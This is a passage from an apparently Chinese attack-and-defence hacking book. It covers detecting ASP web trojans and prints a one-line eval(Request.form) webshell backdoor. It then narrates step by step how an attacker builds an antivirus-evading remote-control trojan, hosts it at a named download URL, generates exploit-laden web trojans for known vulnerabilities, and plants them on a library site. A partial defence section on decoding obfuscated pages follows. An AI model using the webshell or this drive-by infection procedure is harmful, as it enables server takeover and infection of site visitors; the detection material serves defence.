


图32 网页木马检查器

在打开检查器网页过程中，会自动扫描当前网站根目录下是否有网页木马。默认是扫描所有文件的，如果网站中的文件很多，扫描速度会很慢，需要对扫描的文件进行一下过滤。在“检查的文件类型”中输入“.asp”，这样就可以只扫描所有ASP文件了。当然也可以指定多个文件类型，用逗号隔开即可。然后点击“确定”按钮，即可开始扫描当前目录下的ASP文件中是否包括有网页木马文件了。

扫描完毕后，在下方的扫描结果中可以看到显示的扫描选项（图33）。在扫描选项中包含几个项目：

“FSO”代表网页是否调用了FSO组件，该组件具有远程删除新建修改文件的(夹)功能，许多网页木马都常用。“流”代表Adodb.stream的调用，一般用于上传文件；“SHELL”代表SHELL组件调用；“WS”代表WSCIPT组件调用；“密”代表是否加过密。一般来说，以上各项调用得越多则该文件的危险性就越高，也越有可能是网页木马。


地址(D) http://www.netmuma.com/asplist2.0.asp?chktype=%2Easp&keyword=execute+request%2Ce

所在目录C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1	FSO	删	建	移	流	SHELL	WS	XML	密	其它
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\top_image.jpg										
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\Thumbs.db										
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\bigClassdata.asp	-	-	-	-	-	-	-	-	-	-
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\board.asp	-	-	-	-	-	-	-	-	-	-
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\boardnews.asp	√	√	√	√	√	√	√	-	-	√
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\newsaddl.asp	-	-	-	-	-	-	-	-	-	√
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\newsadd2.asp	-	-	-	-	-	-	-	-	-	√
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\Picnews.asp	-	-	-	-	-	-	-	-	-	-
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\ReadNews.asp	-	-	-	-	-	-	-	-	-	-
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\SEND.ASP	-	-	-	-	-	-	-	-	-	-
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\Send_Submit.asp	-	-	-	-	-	-	-	-	-	-
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\showspecial.asp	-	-	-	-	-	-	-	-	-	-
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1\SmallClass.asp	-	-	-	-	-	-	-	-	-	-
C:\Inetpub\wwwroot\ft3ax0.4sp3\skin1	-	-	-	-	-	-	-	-	-	-

图33 扫描选项

可以看到在当前目录下有一个名为“boardnews.asp”的文件，这几个项目之下都是打上了红色的钩显示。于是打开该文件，查看一下源代码，原来正是大名鼎鼎的海阳顶端网木马！入侵者将木马文件名改得非常像一个正常的网页文件，但是依然逃不脱木马检查器的火眼。

二 检查渗透式木马

将“冰狐浪子ASP木马服务端”、一句话木马之类的ASP代码插入任意网页中，这个网页文件就会变成一个后门，被黑客控制服务器。如何揪出这类隐蔽的插入式木马呢?

在检查器页面中的“增加搜索自定义关键字”中添加代码“eval(Request.form(”，并用逗号和前面的关键字隔开。

上面这句代码是冰狐ASP木马中的核心，点击“确定”按钮后，即可在当前目录中查找所有网页中包含关键字的网页。

可以看到在“newsadd1.asp”文件的“其它”项下会打勾显示，表示在该文件中包含

有关键字（图34）。




图34 搜索ASP木马关键字

查看该网页文件的源文件，在代码中可以看到包含有如下语句（图35）：

<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>eval(Request.form('#')+'')</SCRIPT>

或者如：

<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>try{eval(Request.form('#')+'')}catch(e){}</SCRIPT>

看到类似的代码，就可以肯定这句代码是ASP木马后门了，应该尽快将代码删除掉。

```
OnClick="document.Form1.Content.value =
Frames.message.document.body.innerHTML;">
                     
                    <input type="reset" value=" 清 除 "
 name="Reset" class="unnamed5"><input type="hidden" name="Content"
value="">
                  </td>
                </tr>
              </table>

            </td>
          </tr>
        </table>
    </center>
    </div>
</form>
</body>
</html><%end if%>
```

图35 网页源代码中的插入式ASP后门

三 揪出最隐蔽的图片木马

有一些入侵者采用了更为隐蔽的木马隐藏手段，将上传的ASP木马改名为.gif、.bmp之类的后缀，然后在正常的网页文件中使用“include”语句调用该图片，同样可以让网页木马运行。如何查找这类图片式的木马呢?

很简单，只要在“检查的文件类型”中指定图片格式后缀，或者对所有文件都进行检查即可。如果看到某个图片文件的几个检查选项都打钩的话，那么这就一定是伪装成图片的网页木马了（图36）。




图36 检查到图片木马

攻击回放——刺入网站的黑手刃，图书馆网站挂马

赵寒用上传的PcShare木马控制了图书馆的网站服务器后（图37），发现只能在木马控制端的超级终端命令行下进行入侵操作，想要入侵其它的内网主机比较困难，于是赵寒干脆直接在图书馆网站服务器上挂马，看看能否幸运的控制到教研室的主机。




图37 上兴木马的超级终端

网页木马制作来源非常多，可以利用各种系统漏洞，比如不久前的MS07004、MS07055漏洞等；同时，也可以利用各种常用软件的漏洞，比如迅雷、百度搜霸、暴风影音、PPSteram等，都曾爆出过危险的漏洞。

为了尽可能的利用所有漏洞，最有效地攻击所有浏览了网站的用户，赵寒使用了一个“黑手刃2008免杀网马生成器 v4.13”的工具，一次生成攻击所有系统和软件漏洞的万能网页木马。

“黑手刃2008免杀网马生成器 v4.13”是一个集合了众多系统漏洞及第三方软件漏洞编写而成的网页木马生成工具。利用黑手刃，可以可生成MS06014、MS07004、MS07055、Qvod、Ajax、Yahoo、迅雷5、联众大厅、百度搜霸、暴风影音II、PPSteram、超星阅读器等多种漏洞攻击的网页木马。

一 准备内网渗透的木马

在制作网页木马前，首先当然是要生成一个木马客户端程序，并将它上传到网站空间中去。为了便于内网渗透，赵寒使用了一款叫作“炽天使远程控制系统”的木马，功能比较强大。

运行“炽天使远程控制系统 3.0”，点击工具栏上的“生成服务”按钮，打开木马制作对话框（图38）。




图38 炽天使木马

在“基本信息”标签页中，可设置上线主机的标识、木马文件名和连接验证密码，并可对木马服务名及服务描述以及木马文件图标进行伪装（图39）。




图39 设置基本信息

在“连接设置”标签页中，设置木马反弹连接的地址，可采用静态地址或URL文本下载两种方式进行连接（图40）。




图40 设置木马反弹连接

在“高级设置”标签页中，可以设置木马注入程序、使用代理连接客户端等高级功能（图41）。最后是“生成设置”标签页，其中有一个很重要的设置项目“程序自保护”，启

用该功能后，可以实现木马自我隐藏端口、服务及文件，并可突破杀毒软件的主动防御功能（图41）。




图41 高级设置




图42 自我保护设置

【加油站】

现在的木马大多具备了突破杀毒软件主动防御的功能，“炽天使远程控制系统3.0”可以突破卡巴斯基7、江民和瑞星2008，以及国外几款主动防御软件，并且可以突破Nod32、Macafee，卡巴斯基7等杀毒软件的启发式病毒检测。

设置完毕后，点击“生成”按钮，即可生成一个功能强大的木马服务端程序。由于炽天使是基于插件式概念结构扩展的远程控制木马，使用纯VC SDK打造，服务端的体积非常小，仅有40多KB，非常适合制作网页木马。

将生成的服务端上传到某个网站空间中，这里推荐GooglePages，假设获得木马链接地址为“http://binghexijian.googlepages.com/muma.exe”。

二 生成网页木马

运行“黑手刃2008免杀网马生成器 v4.13”，在“地址”区的第二个输入框中输入刚才的木马链接地址。

在下方“漏洞选项”中，可以看到工具集合了众多系统漏洞以及第三方软件漏洞。在其中勾选需要的漏洞项目，当然也可以全部勾选，然后选择网页木马生成方式（图43）。

工具提供了两种生成方式，一种是直接生成HTML文件，一种是生成GIF图片。对于菜鸟来说，直接生成HTML网页文件是最好利用的。点击“点击生成”按钮，即可在当前目录下生成多个网页木马文件了。



图43 黑手刃网页木马

三 加密免杀的网马代码

在“黑手刃2008免杀网马生成器 v4.13”所在的目录下，可以看到刚才生成的多个网页木马文件，可以用各款杀毒软件检测这些网页木马文件，你会发现没有一款杀毒软件会检测到病毒（图44）。



图44 免杀的网页木马

这是由于黑手刃对网页木马中的漏洞溢出代码进行多次变形变异及加密，从而保证了网页木马免杀。

网页木马是如何实现免杀的呢？我们来看看生成的网页木马代码。

用记事本打开任何一个生成的网页木马，这里选择“MS07004.htm”，可以看到网页源代码中全部都是奇怪的加密数字代码，基本看不出来是什么意思（图45）。

同样的，杀毒软件也无法对网页木马进行查杀。如果将这些代码全部复制后，加入到任

何一个正常的网站网页代码中，就可以实现挂马的目的了。




图45 加密的网页木马

四 挂马

赵寒将刚才生成的所有网页木马全部打开，复制所有文件的代码，利用Webshell全部插入到网站的多个网页中，这些网页就变成万能攻击性的网页木马了。

因为这些网页利用了这么多的漏洞，从系统漏洞到第三方软件漏洞，相信普通电脑中，都或多或少的存在着其中一个或多个漏洞，所以一定会被网页木马所攻击的。——只要对方被网页木马攻击后，打开炽天使木马客户端程序，就可以看到肉鸡上线了！

防守回放——网页木马解密

自从上次发现被入侵后，张老师对图书馆网站特别关注，经常检查网站的安全状况。今天，张老师发现网站的许多网页修改时间有些不对劲，都是昨天修改的，可是昨天自己明明没有对这些网页作过任何修改——看来是有人对网页作了手脚。

张老师打开被修改的网页，发现其中都嵌入了许多奇怪的代码，这些奇怪的代码中，一定隐藏着不可告人的秘密！……

一 另存解密网页

打开其中的一个网页源文件，可以看到源代码中有许多的乱码（图46）。




图46 乱码源文件

张老师详细的分析了一下网页的源代码，发现这个网页居然使用了多种加密方式，在源代码段中，有好几个段落都采用的是不同加密方法，因此不能够直接全部解密，只能一部分一部份的进行解密！

在代码段中有这么一段乱码（图47），代码都是形如“&#数字;”之类的，看起来乱七八糟。不过张老师很容易地就将它们还原了。

